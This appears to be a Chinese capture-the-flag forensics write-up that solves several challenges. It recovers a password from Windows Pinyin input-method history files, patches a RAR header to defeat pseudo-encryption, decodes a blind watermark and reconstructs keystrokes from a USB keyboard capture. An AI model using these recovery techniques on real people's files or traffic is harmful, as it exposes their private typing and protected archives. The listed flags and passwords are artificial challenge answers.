
C:\Users\Administrator\AppData\Roaming\Microsoft\InputMethod\Chs

路径下，对所有文件的属性信息分析，发现其中文件名分别为ChsPinyinlH和ChsPinyinUDL的两个DAT文件，其属性信息会**随着系统用户输入行为的发生而不断变化。**但由于其是DAT类型文件，无法直接用常规方法获取记录信息。


因此，利用Winhex对这两个文件进行分析，如图1所示，发现存储的信息**具有一定规律性，**数据块之间存在明显分隔，并且在Unicode方式显示下，可以很明显发现文件名分别为ChsPinyinlH和ChsPinyinUDL的DAT文件中零散存储着系统用户之前输入的字词句信息，并且均以Unicode明码的方式保存在数据区中。


Google找了一下发现这个：https://github.com/studyzy/imewlconverter/issues/58

根据这位师傅给出的脚本：https://github.com/studyzy/imewlconverter/files/4365598/pinyin.zip



压缩包试了下`不成功便成仁`，密码错误，接着看





`ChsPinyinIH.dat` 和 `ChsPinyinUDL.dat`，最后以 `UTF-16LE` 编码方式存入文档，`010 Editor` 打开 `ChsPinyinIH.dat`，修改前两个字节为：`FF FE`，保存

文件头标识一般指的是字节顺序标记BOM(Byte Order Mark)，位于文件的最开始。当打开一个文本文件时，就BOM而言，有如下几种情形：

- BOM为：EF BB BF ——表示编码方式为UTF-8；
- BOM为：FF FE ——表示编码方式为UTF-16LE(小端序)；
- BOM为：FE FF ——表示编码方式为UTF-16BE(大端序)；
- BOM为：FF FE 00 00 ——表示编码方式为UTF-32LE(小端序)；
- BOM为：00 00 FE FF ——表示编码方式为UTF-32BE(大端序)；
- 没有BOM ——要么显式地提示用户手动选择一种编码方式，要么隐式地由软件按规则自行推断出编码方式。

使用记事本打开 `ChsPinyinIH.dat`，找到一个6字密码：`有志者事竟成`

输入密码，成功解压`flag.7z`
得到`hidden.pdf`，打开


根据文件名，这里直接把图片删了看看是不是掩盖了什么

$$flag\{Y0u\_F1nd\_h1dd3n\_m3g\}$$



```
flag{Y0u_F1nd_h1dd3n_m3g}
```


我的心是冰冰的


`RAR` 伪加密



修改了 `PASSWORD_ENCRYPTED`，将 `24` 字节处的 `84` 改为 `80`，即可正常解压








`bingbing.jpg` 是 `java盲水印`


> JAVA BlindWatermark:
> https://github.com/ww23/BlindWatermark
> https://github.com/ww23/BlindWatermark/releases

```
java -jar .\BlindWatermark.jar decode -c .\bingbing.jpg clue.jpg
```



得到密码：`gnibgnib`

`bingbing.pcapng`



No.	Port	Time	Source	Destination	Protocol	Length	Frame	Info
1	0x000000…	0.000000	host	1.2.0	USB	36	✓	GET DESCRIPTOR Request DEVICE
2	0xffffff…	0.000000	1.2.0	host	USB	46	✓	GET DESCRIPTOR Response DEVICE
3	0x000000…	0.000000	host	1.2.0	USB	36	✓	GET DESCRIPTOR Request CONFIGURATION
4	0xffffff…	0.000000	1.2.0	host	USB	87	✓	GET DESCRIPTOR Response CONFIGURATION
5	0x000000…	0.000000	host	1.2.0	USB	36	✓	SET CONFIGURATION Request
6	0xffffff…	0.000000	1.2.0	host	USB	28	✓	SET CONFIGURATION Response
7	0x000000…	0.000000	host	1.1.0	USB	36	✓	GET DESCRIPTOR Request DEVICE
8	0xffffff…	0.000000	1.1.0	host	USB	46	✓	GET DESCRIPTOR Response DEVICE
9	0x000000…	0.000000	host	1.1.0	USB	36	✓	GET DESCRIPTOR Request CONFIGURATION
10	0xffffff…	0.000000	1.1.0	host	USB	849	✓	GET DESCRIPTOR Response CONFIGURATION
11	0x000000…	0.000000	host	1.1.0	USB	36	✓	SET CONFIGURATION Request
12	0xffffff…	0.000000	1.1.0	host	USB	28	✓	SET CONFIGURATION Response
13	0xffffff…	4.100764	1.2.1	host	USB	35	✓	URB_INTERRUPT in
14	0x000000…	4.100820	host	1.2.1	USB	27	✓	URB_INTERRUPT in
15	0xffffff…	4.220764	1.2.1	host	USB	35	✓	URB_INTERRUPT in
16	0x000000…	4.220836	host	1.2.1	USB	27	✓	URB_INTERRUPT in
17	0xffffff…	4.572761	1.2.1	host	USB	35	✓	URB_INTERRUPT in
18	0x000000…	4.572838	host	1.2.1	USB	27	✓	URB_INTERRUPT in
19	0xffffff…	4.724766	1.2.1	host	USB	35	✓	URB_INTERRUPT in
20	0x000000…	4.724861	host	1.2.1	USB	27	✓	URB_INTERRUPT in
21	0xffffff…	5.196769	1.2.1	host	USB	35	✓	URB_INTERRUPT in
22	0x000000…	5.196879	host	1.2.1	USB	27	✓	URB_INTERRUPT in
23	0xffffff…	5.324760	1.2.1	host	USB	35	✓	URB_INTERRUPT in
24	0x000000…	5.324807	host	1.2.1	USB	27	✓	URB_INTERRUPT in
25	0xffffff…	5.748761	1.2.1	host	USB	35	✓	URB_INTERRUPT in
26	0x000000…	5.748813	host	1.2.1	USB	27	✓	URB_INTERRUPT in
27	0xffffff…	5.876754	1.2.1	host	USB	35	✓	URB_INTERRUPT in
28	0x000000…	5.876796	host	1.2.1	USB	27	✓	URB_INTERRUPT in

`键盘流量包`， `tshark+UsbKeyboardDataHacker` 一把梭

```
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker# python UsbKeyboardDataHacker.py bingbing.pcapng
Running as user "root" and group "root". This could be dangerous.
[+] Found : 666c61677b3866396564326639333365662<DEL>3134613864303532336430333439653132393963 7d
```

去掉其中的`2<DEL>`，得到

```
666c61677b3866396564326639333365663134613864303532336430333439653132393963 7d
```

```
>>> from binascii import *
>>> unhexlify('666c61677b3866396564326639333365663134613864303532336430333439653132393963 7d').decode('utf8')
'flag{8f9ed2f933ef14a8d0523d0349e1299c}'
```